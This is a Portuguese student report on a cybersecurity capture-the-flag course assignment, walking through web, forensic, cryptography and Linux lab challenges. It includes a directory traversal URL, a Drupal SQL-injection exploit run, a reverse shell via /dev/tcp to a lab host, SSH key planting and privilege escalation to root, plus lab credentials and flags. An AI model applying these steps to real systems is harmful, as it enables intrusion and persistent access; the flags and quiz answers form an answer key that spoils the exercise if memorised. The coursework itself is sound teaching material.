

**Trabalho prático Cibersegurança**

**Membros:** Adilson Alves Neves, Gustavo Ribeiro

**Professor:** Rui Alexandre Coelho Alves

Brangança, 2023

**Introdução**

Neste relatório, apresentamos nosso progresso no segundo trabalho de Cibersegurança, detalhando as soluções que desenvolvemos para cada exercício solicitado, bem como as dificuldades que encontramos ao longo do caminho.

Durante a realização do trabalho, enfrentamos desafios significativos que demandaram esforço e pesquisa adicional para superá-los. Cada exercício proposto foi cuidadosamente analisado e abordado de acordo com os conhecimentos adquiridos na disciplina de Cibersegurança.

Ao longo do relatório, forneceremos uma descrição clara e concisa de como abordamos cada exercício, destacando as técnicas e ferramentas utilizadas para solucioná-los. Além disso, abordaremos as lições aprendidas durante o processo, ressaltando as boas práticas de segurança cibernética aplicadas em cada etapa.

**Capture the Flag**

**Capture The Flag:**


**Challenge 1:**

Após pesquisas, encontramos que o sistema EyesOfNetwork tem exploits conhecidos


Existem scripts para criar um reverse shell com a vulnerabilidade desse sistema: <https://github.com/h4knet/eonrce>

Tentamos executar esse script, mas o reverse shell não conectou

Fizemos o nmap e encontramos os seguintes serviços:





Fizemos o gobuster e encontramos os seguintes diretórios:



Mesmo com essas informações, não conseguimos encontrar nenhuma outra forma de encontrar a flag

**Challenge 2:**

Executamos o nmap e encontramos os seguintes serviços:  


Executamos o dirb e encontramos os seguintes diretórios:  


Ao abrir o robots.txt, encontramos o diretório ~myfiles, onde pode conter alguns arquivos

Tentamos executar o ffuf no diretório ~myfiles (/~myfiles/FUZZ), mas nada foi encontrado

**Web Hacking**

**Challenge 1:**

Ao visualizar o código fonte, encontramos o seguinte código javascript:

function omitpassword(){   
 var u = document.getElementById("login").value;   
 var p = document.getElementById("password").value;   
 if(u == "admin" && p==String.fromCharCode(99,121,98,51,114,99,55,102,108,51,49,50,51,123,106,52,118,52,53,99,114,49,112,55,49,53,53,48,48,48,48,53,51,99,117,114,51,109,52,110,125)) {   
 console.log("You got it!");   
 } else {   
 console.log("Wrong password!");   
 }   
}

Podemos observar que o método invocado *String.fromCharCode* é uma tentativa de esconder uma string. Ao executar essa chamada no console do navegador ou no NodeJS, obtemos a flag: *cyb3rc7fl3123{j4v45cr1p7155000053cur3m4n}*

**Challenge 2:**

O site é vulnerável à ataques de travessia de diretório, ou seja, é possível acessar arquivos que estão fora da pasta dedicada ao website. Em um servidor apache por exemplo, a pasta padrão para um website é */var/www/html*. Com essa vulnerabilidade, um usuário que tenta acessar *https://exemplo.pt/..%2F/flag* consegue obter o arquivo */var/www/flag*, o que é altamente indesejado

Acessando [*http://10.1.2.15/..%2F/flag*](http://10.1.2.15/..%2F/flag)*,* obtemos o seguinte: *plo3ep7sy3123{ju47\_7u3\_u3yy\_15\_7u15\_z4a\_!!},* que é a flag codificada em *rot13*

Para fazer a decodificação, acessamos o website [*https://rot13.com/*](https://rot13.com/)e obtemos a flag: *cyb3rc7fl3123{wh47\_7h3\_h3ll\_15\_7h15\_m4n\_!!}*


**Challenge 3:**

:

Com uma rápida pesquisa encontramos que a versão 7.31 do Drupal tem um SQL Injection conhecido (CVE-2014-3704)

O website <https://www.exploit-db.com/exploits/34992> disponibiliza um script em python que nos possibilita a exploração desse sql injection para criar uma nova conta

Baixamos o arquivo em python e o executamos da seguinte forma para criar o usuário *user* com a senha *password123* : *python2 34992.py -u user -p password123*

Com essa nova conta acessamos a plataforma, clicamos em *“Find content”*, onde encontramos a flag:  



Ao clicar no link *Flag,* recebemos a flag: *cyb3rc7fl3123{drup4l\_45\_n3v3r\_b33n\_vuln3r4bl3\_3v3r}*

**Challenge 5:**


Quando tentamos acessar o website em 10.1.2.18, obtivemos um erro

Executamos o nmap nesse ip e descobrimos que o website está hospedado na porta 8110

Tentamos acessar o site em <https://10.1.2.18:8110> e recebemos um pedido de autenticação


Executamos o comando *nikto -h* [*10.1.2.18:8110*](https://10.1.2.18:8110)para tentar descobrir falhas conhecidas, e o comando nos retornou o seguinte:  


Notamos que o usuário e senha foi descoberto de alguma forma, então utilizamos esse usuário e senha para acessar a plataforma

Após isso, tentamos descobrir diretórios do website com o comando *dirb* [*https://10.1.2.18:8110*](https://10.1.2.18:8110) *-u admin:5ID1qtO9AxdxFcn0W0HgKJHNMRtU7qPh3SHiyMDFBmal5ZqpCPcOG3uYXA8avpQD* e descobrimos o seguinte:  


pós isso, acessamos o arquivo *robots.txt* para verificar diretórios escondidos pelo administrador do servidor e encontramos o diretório */cgi-bin/vulnerable*

Encontramos que esse diretório tem uma vulnerabilidade de *remote code execution*, ou seja, podemos executar código no lado do servidor a partir de uma requisição maliciosa

Fizemos essa requisição da seguinte forma com o burpsuite:  


Com isso, podemos executar na máquina local o comando *nc -lvp 4000*, que abre a porta 4000 a espera de uma conexão remota para fazermos um reverse shell

Para fazer o reverse shell, injetamos o seguinte comando na requisição mostrada anteriormente: */dev/tcp/10.1.69.5/4000*

Com isso, obtivemos o reverse shell com o usuário *www-data*, que tem poucas permissões e precisamos escalar privilégios

Para isso, vamos na pasta */home* para descobrirmos os usuários existentes, e percebemos o usuário *admin*

Conseguimos fazer o *cd admin*, que já pode ser considerado uma brecha de segurança

Na pasta /home/admin executamos o comando *ls -la*, para descobrir ficheiros e diretórios ocultos

Descobrimos o ficheiro .bash, que não é comum e reconhecemos pelo tamanho do ficheiro, que esse arquivo .bash é na verdade uma cópia do binário do shell bash

Executamos esse bash com o comando *./.bash -p*

Executamos o comando *whoami* e percebemos que agora temos permissões do usuário *admin*, porém ainda temos limitações pois esse bash é considerado um pseudo terminal

Podemos contornar esse problema acessando esse usuário por ssh, mas para isso, precisamos antes adicionar a chave pública da nossa máquina ao arquivo *authorized\_hosts*, localizado no diretório *.ssh*

Para isso, criamos um par de chaves ssh na máquina local (Kali linux), com o comando *ssh-keygen*, e concatenamos a chave pública gerada ao arquivo *authorized\_hosts* no servidor

A partir disso, podemos acessar o usuário admin pelo ssh, usando o comando *ssh* [*admin@10.1.2.18*](mailto:admin@10.1.2.18)

A partir de agora, podemos executar comandos como sudo, pois o usuário *admin* está na lista de sudoers

Executamos *sudo bash*, para termos o shell com acesso ao root


Executamos *cd /root,* onde encontramos um arquivo chamado /L*CgeLTUT7ejJ.zip*

Ao executarmos *cat LCgeLTUT7ejJ.zip,* recebemos o texto *Y3liM3JjN2ZsMzEyM3s3aDE1X3IwMDdfNGNjMzU1XzE1X3czMXJkX200bn0=*, que aparenta ser nossa flag em base64

Ao decodificar o texto em base64, obtemos a flag: *cyb3rc7fl3123{7h15\_r007\_4cc355\_15\_w31rd\_m4n}*

**Forensic Analysis**


**Challenge 1:**

Utilizamos o site <https://www.dcode.fr/spectral-analysis> para analisar o espectro do áudio, e com a imagem obtida, foi possível ler a flag.  


A flag é cyb3rc7fl3123{y0u\_5h0uld\_34r\_wh47\_7h3\_07h3r\_6uy\_h45\_70\_54y}

**Challenge 2:**

O arquivo .pcap é um tipo de arquivo que guarda um histórico de captura de pacotes e pode ser aberto pelo *wireshark*

Observando as requisições feitas pelo cliente, existe um POST que aparentemente tenta fazer um login no sistema:  


Dentre os dados enviados no formulário do POST, notamos que o item *pass* aparentava ser um dado codificado em *base64*, sendo um candidato para ser a flag

Utilizando o website [*https://www.base64decode.org/*](https://www.base64decode.org/) inserimos o valor de pass e na decodificação obtemos a flag: *cyb3rc7fl3123{7ry\_70\_c4ch3\_m3\_1f\_y0u\_c4n}*

**Challenge 3:**

Para analisar o arquivo de logs precisamos baixar o *teler* diretamente das releases do github: <https://github.com/kitabisa/teler/releases/tag/v2.0.0-dev.3>

Baixamos a versão *teler\_2.0.0-dev.3\_linux\_amd64.tar.gz* e extraímos os arquivos

Utilizamos o arquivo de configuração de exemplo do github do teler, que já é configurado para logs do apache: <https://github.com/kitabisa/teler/blob/v2/teler.example.yaml>

No diretório em que extraímos o *teler*, executamos o seguinte comando: *./teler -i forensic\_analysis\_3.txt -c teler.example.yaml | grep "Directory Bruteforce"*

Utilizamos o *grep “Directory Bruteforce”* para que pudéssemos encontrar mais facilmente o ataque desejado

Encontramos o seguinte ataque, que tenta chamar o comando *id*:  
*[22/Dec/2016:16:31:51 +0300] ["192.168.4.25] [Directory Bruteforce] /index.php?arg=8.8.8.8;system('id')*


Com isso, a flag é: *cyb3rc7fl3123{[22/Dec/2016:16:31:51 +0300]}*


**Challenge 4:**

Após acessar *ssh* [*m315254@alunos.ipb.pt*](mailto:m315254@alunos.ipb.pt)*@10.1.2.40* *-p 9090,* fizemos o dump do tráfego da rede para um arquivo chamado *dump.pcap*, com o comando *tcpdump host 10.1.2.20 -w dump.pcap*

Deixamos o comando funcionando por alguns minutos

Após isso, copiamos para nossa máquina o arquivo de dump. Para isso, saímos do *ssh* e executamos o seguinte comando: *scp -P 9090* [*m315254@alunos.ipb.pt*](mailto:m315254@alunos.ipb.pt)*@10.1.2.40:~/dump.pcap .*

Abrimos o arquivo *dump.pcap* no wireshark e analisamos os pacotes ICMP:  


Percebemos que cada um desses pacotes envia um byte de dado:  


No caso, o dado 59 representa Y. Então concatenamos esses caracteres de cada pacote em uma string e, utilizando o website [*https://www.base64decode.org*](https://www.base64decode.org)*,* decodificamos de Base64 para UTF-8 e obtivemos a flag:  
  
String em Base64 obtida: *Y3liM3JjN2ZsMzEyM3tyMy5PJT57cm4kb3EhMjQqfQ==*Flag: *cyb3rc7fl3123{r3.O%>{rn$oq!24\*}*

**Cryptography**

**Challenge 1:**

Fizemos várias tentativas de algoritmos de criptografia. Iniciamos com o Caesar Cipher. Para isso criamos um script em node para fazer o shift de 1 a 94 na tabela ascii.

Com os resultados, vimos que o shift de 48 era legível, mas com alguns problemas: *The @SBHH code defines 83 printable characters+ so a rotation of half '83.1 < 36( makes it possible to obtain a symmetrical cipher+ similar to RNT2 'for the 15 letters of the alphabet(- The flag i s  wowww8wgnxd8h7fx5y08p0ko48hwm0g0o3c4bvdvr4w6xx7ilt6dwzqc/vfbupd/*

Vimos também que o shift de 47 poderia ser útil, pois tínhamos percebido que os caracteres especiais e números estavam errados no shift 48, e parecia que o shift 47 estava com tudo errado, exceto pelos números e alguns caracteres especiais: *Uif ATCII dpef efgjoft 94 qsjoubcmf dibsbdufst, tp b spubujpo pg ibmg (94/2 = 47) nblft ju qpttjcmf up pcubjo b tznnfusjdbm djqifs, tjnjmbs up SOU3 (gps uif 26 mfuufst pg uif bmqibcfu). Uif gmbh j*

*t  xpxxx9xhoye9i8gy6z19q1lp59ixn1h1p4d5cwews5x7yy8jmu7ex{rd0wgcvqe0*

Uma das dicas utilizadas foi a de pesquisar algoritmos similares ao ROT13, e com isso encontramos o website <https://www.dcode.fr/rot-cipher>, no qual pudemos escolher o número de rotações e a tabela de caracteres

Com isso, misturando os números do shift 47 do caesar com o texto obtido no shift 48 do caesar, entendemos que o texto provavelmente dizia sobre a tabela ASCII conter 94 caracteres visíveis e que a rotação da metade desse número nos dá uma cifra simétrica

Com isso, tentamos o algoritmo de ROT-N, onde N = 47, utilizando a tabela ASCII apenas com os 94 caracteres visíveis e obtemos o seguinte: *TheASCIIcodedefines94printablecharacters,soarotationofhalf(94/2=47)makesitpossibletoobtainasymmetricalcipher,similartoROT3(forthe26lettersofthealphabet).Theflagiswowww9wgnxd9h8fx6y19p1ko59hwm1g1o4c5bvdvr5w7xx8ilt7dwzqc0vfbupd0*

Então, a flag é *cyb3rc7fl3123{wowww9wgnxd9h8fx6y19p1ko59hwm1g1o4c5bvdvr5w7xx8ilt7dwzqc0vfbupd0}*

**Linux**

**Challenge 1:**

*ssh john@10.1.2.13* e inserir password informada no CTFd-Cyber

*cd Desktop*

*ls*

Encontramos na pasta *Desktop* o arquivo steve.txt, o qual contém a senha do usuário steve.  
Conteúdo do arquivo *steve.txt.*: steve:DplOcL85uhS6B8EF

*su steve*

Ao inserir a senha, aparece a flag no terminal: *cyb3rc7fl3123{1\_h473\_l1nux\_m4n}*

**Challenge 2:**

*cd /*

*find . flag | grep “flag”*

Com esse comando é possível encontrar arquivos suspeitos no diretório */usr/local/src*. Esses arquivos só podem ser acessados por *steve* (e provavelmente usuarios *root*)

Com o comando diff, podemos perceber que o arquivo *sadas.txt* é diferente dos outros.

A flag é a diferença entre qualquer dos arquivos da pasta e o arquivo *sadas.txt*. A diferença é: *dud3\_wh47\_7h3\_h3ll\_4m\_1\_d01n6.*

A flag é: *cyb3rc7fl3123{dud3\_wh47\_7h3\_h3ll\_4m\_1\_d01n6}*

**Challenge 3:**

Com o usuário steve, *cd ~/Private*

Encontramos a pasta *certs*, que contém chaves pública e privada que provavelmente serão úteis para acessar o usuário rick por ssh

Copiamos essas chaves para a pasta *~/.ssh* com o comando *cp certs/\* ../.ssh*

Não conseguimos fazer o ssh reconhecer as chaves do host, então tivemos que utilizar o parâmetro *-o StrictHostKeyChecking=no*. O comando ficou: *ssh -o StrictHostKeyChecking=no rick@localhost*

Ao conectar ao ssh, o terminal exibe a flag: *cyb3rc7fl3123{wh0\_7h3\_h3ll\_15\_55h}*

**Challenge 4:**

Com o usuário rick, executamos o comando *crontab -l* e já obtemos a primeira parte da flag: *Y3liM3JjN2ZsMzEyM3tVYkdp*

O comando *crontab -l* nos retorna o seguinte:  
*@reboot /bin/bash -c "chown -R :hacker /etc/shadow"*

Investigamos o que é esse arquivo /etc/shadow e, executando um *cat /etc/shadow*, encontramos a segunda parte da flag: *ZDNBUXNBUDNJYXBPQ0tpU30=*

Concatenando as partes 1 e 2 da flag e decodificando de Base64, obtemos: *cyb3rc7fl3123{UbGid3AQsAP3IapOCKiS}*

**Quiz**

**Quiz 1:**

A - Excess data being written to a buffer without size verification.

**Quiz 2:**

B - An attempt to obtain personal or financial information through fraudulent emails or messages.

**Quiz 3:**

A - Encrypt communications between client and server.

**Quiz 4:**

D - A security system that monitors and controls network traffic.

**Quiz 5:**

A - A security vulnerability that has not yet been discovered or publicly disclosed.

**Quiz 6:**

C - Backups are useful for restoring data after a ransomware attack.

**Quiz 7:**

C - Phishing attack.

**Quiz 8:**

A - Virtual Private Network.

**Quiz 9:**

A - Virtual Private Network.

**Quiz 10:**

A - Sending a large amount of traffic to a server until it stops responding.

**Conclusão**

Durante a execução do trabalho, enfrentamos algumas dificuldades, em especial com a instabilidade da máquina virtual do Kali Linux, que apresentou travamentos frequentes. Esses problemas de desempenho podem ocorrer em ambientes virtualizados, especialmente quando há demandas intensas de recursos do sistema. Para contornar essas adversidades, fizemos ajustes nas configurações e recursos alocados, a fim de minimizar os impactos.

Outro desafio que enfrentamos foi a necessidade de dividir as tarefas de forma eficiente, considerando que inicialmente éramos uma equipe de dois membros. No entanto, um de nossos colegas optou por não participar deste trabalho, o que exigiu uma redistribuição de responsabilidades e um ajuste no planejamento. Para superar essas dificuldades, adotamos uma abordagem de comunicação clara e constante, garantindo que estivéssemos alinhados com os objetivos do trabalho e que cada um pudesse contribuir com as tarefas correspondentes às suas habilidades e conhecimentos.

Apesar dos obstáculos encontrados, conseguimos avançar significativamente no trabalho de cibersegurança. Através da análise dos serviços disponíveis e da aplicação de técnicas específicas, fomos capazes de identificar vulnerabilidades e explorar possíveis brechas de segurança.